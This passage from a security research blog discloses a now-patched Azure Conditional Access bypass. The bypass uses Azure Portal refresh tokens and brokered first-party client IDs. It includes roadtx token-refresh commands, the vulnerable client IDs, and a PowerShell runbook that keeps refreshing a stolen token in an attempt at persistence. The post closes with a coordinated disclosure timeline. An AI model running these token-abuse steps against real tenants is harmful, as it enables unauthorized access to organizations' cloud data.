This behaviour is identical to what was expected, except this flow was using the Azure Resource Manager API, not the Microsoft Graph API.
Finding Other Clients
During this research, two additional clients were identified that could be used to acquire access tokens via an Azure Portal refresh token, again bypassing Conditional Access policy evaluation entirely.
These were discovered by examining Dirkjan’s firstpartyscopes.json file and filtering for applications that declared a brokered redirect URI containing the Azure Portal application ID. This file also contained the pre-consented scopes for each application and its associated resources. Using this as a guide, a token refresh was attempted for each application against every resource for which it held a pre-consented scope.
This process yielded valid Microsoft Graph access tokens for the following two applications:
- Microsoft Intune for Education portal extension –
f52f5287-0be2-4052-83e8-e69620aa67cc - Microsoft Intune portal extension –
5926fc8e-304e-4f59-8bed-58ca97cc39a4
A real world attack scenario
The real world exploitability of this vulnerability is somewhat limited because an attacker would need to compromise a refresh token for the Azure Portal (our host application) before the attack could be carried out. Due to the need to perform a PKCE flow, an attacker would need to carry out a phishing attack or have access to the victims’ credentials and MFA material.
Additionally, the refresh token acquired from the Azure Portal seems to have a 24 hour expiration which limits the window of opportunity for an attacker to abuse this vulnerability.
roadtx refreshtokento -c 74658136-14ec-4630-ad9b-26e160ff0fc6 -r msgraph --tokens-stdout --autobroker

Error during authentication: AADSTS700084: The refresh token was issued to a single page app (SPA), and therefore has a fixed, limited lifetime of 1.00:00:00, which cannot be extended. It is now expired and a new sign in request must be sent by the SPA to the sign in page.

Sometimes it is possible to indefinitely extend the lifespan of a refresh token by performing a token refresh and returning a new refresh token which is valid for another 24 hours. However, it is not possible to do this with this refresh token. When performing this research I created a runbook that would refresh every 10 minutes and save the new refresh token to an automation account variable. The runbook would then use that variable to perform the next token refresh, but after 24 hours all tokens stopped working.
The script used for this can be found below.
param (
    [string]$TenantId = "[...]",
    [string]$ClientId = "c44b4083-3bb0-49c1-b47d-974e53cbdf3c",
    [string]$Resource = "https://graph.microsoft.com",
    [string]$Origin   = "https://portal.azure.com"
)

$refreshToken = Get-AutomationVariable -Name "GraphRefreshToken"

$body = @{
    client_id     = $ClientId
    grant_type    = "refresh_token"
    refresh_token = $refreshToken
    resource      = $Resource
}

$headers = @{
    "Origin" = $Origin
}

try {
    $response = Invoke-RestMethod -Method Post
        -Uri "https://login.microsoftonline.com/$TenantId/oauth2/token"
        -ContentType "application/x-www-form-urlencoded"
        -Headers $headers
        -Body $body

    $newAccessToken  = $response.access_token
    $newRefreshToken = $response.refresh_token

    if (-not $newRefreshToken) {
        throw "No refresh token returned"
    }

    Set-AutomationVariable -Name "GraphRefreshToken" -Value $newRefreshToken
    Write-Output "Token refresh successful at $(Get-Date)"
}
catch {
    Write-Error "Token refresh failed: $_"
    throw
}
This image shows the jobs failing after reaching the 24 hour expiration.
Conclusion
Three applications were identified that were not subject to Conditional Access Policies when using Nested App Authentication to acquire access tokens for the Microsoft Graph resource. The exploitability of this attack surface was limited because of the need to acquire a refresh token for the host application (Azure Portal). However, this could be captured using an adversary-in-the-middle framework to act as a proxy between a browser and login.microsoftonline.com. Lastly, the refresh token is only valid for one day and it is not possible to indefinitely extend this.
Re-testing this attack after Microsoft’s patch revealed that it was no longer possible to carry out this bypass.
$ roadtx refreshtokento -c 74658136-14ec-4630-ad9b-26e160ff0fc6 -r msgraph --autobroker --tokens-stdout
Error during authentication: AADSTS53003: Access has been blocked by Conditional Access policies. The access policy does not allow token issuance.

$ roadtx refreshtokento -c f52f5287-0be2-4052-83e8-e69620aa67cc -r msgraph --autobroker --tokens-stdout
Error during authentication: AADSTS53003: Access has been blocked by Conditional Access policies. The access policy does not allow token issuance.

$ roadtx refreshtokento -c 5926fc8e-304e-4f59-8bed-58ca97cc39a4 -r msgraph --autobroker --tokens-stdout
Error during authentication: AADSTS53003: Access has been blocked by Conditional Access policies. The access policy does not allow token issuance.
This finding was reported to MSRC, a full timeline of the events can be seen below.
- 17/03/2026 – Vulnerability and intention of blog disclosed to MSRC
- 18/03/2026 – MSRC open case
- 16/04/2026 – Draft blog uploaded for review
- 24/04/2026 – Notified Microsoft of additional vulnerable applications
- 08/06/2026 – Microsoft acknowledge vulnerability and provide notice that it is now fixed
- 22/06/2026 – NetSPI public disclosure
Pentest Azure Cloud Defenses with NetSPI Experts

Authors:

Explore More Blog Posts

Introducing EchoBench: A Human Calibrated Benchmark for Autonomous Pentesting
Evaluating Autonomous Pentesting Tools If you have spent any time evaluating autonomous pentesting tools, you have seen the numbers: “A model finds 42 percent of the available issues in this open source repository,” “An agent completes 18 objectives on this benchmark,” “A new harness improves recall by 11 percentage points”, etc. Every one of those […]

Verifying the Verifier – Assessing Identity Verification Services
As AI-driven identity verification becomes the front line of defense against fraud, this piece breaks down how to stress-test these systems, from building synthetic IDs and deepfake voices to uncovering the gaps attackers are most likely to exploit.

BOFScale: A CDN-Fronted Tailnet from a BOF-PE
Discover how BOFScale leverages a modified Tailscale daemon compiled as a BOF-PE to seamlessly hide C2 traffic and DERP relays behind CDNs using standard WebSockets.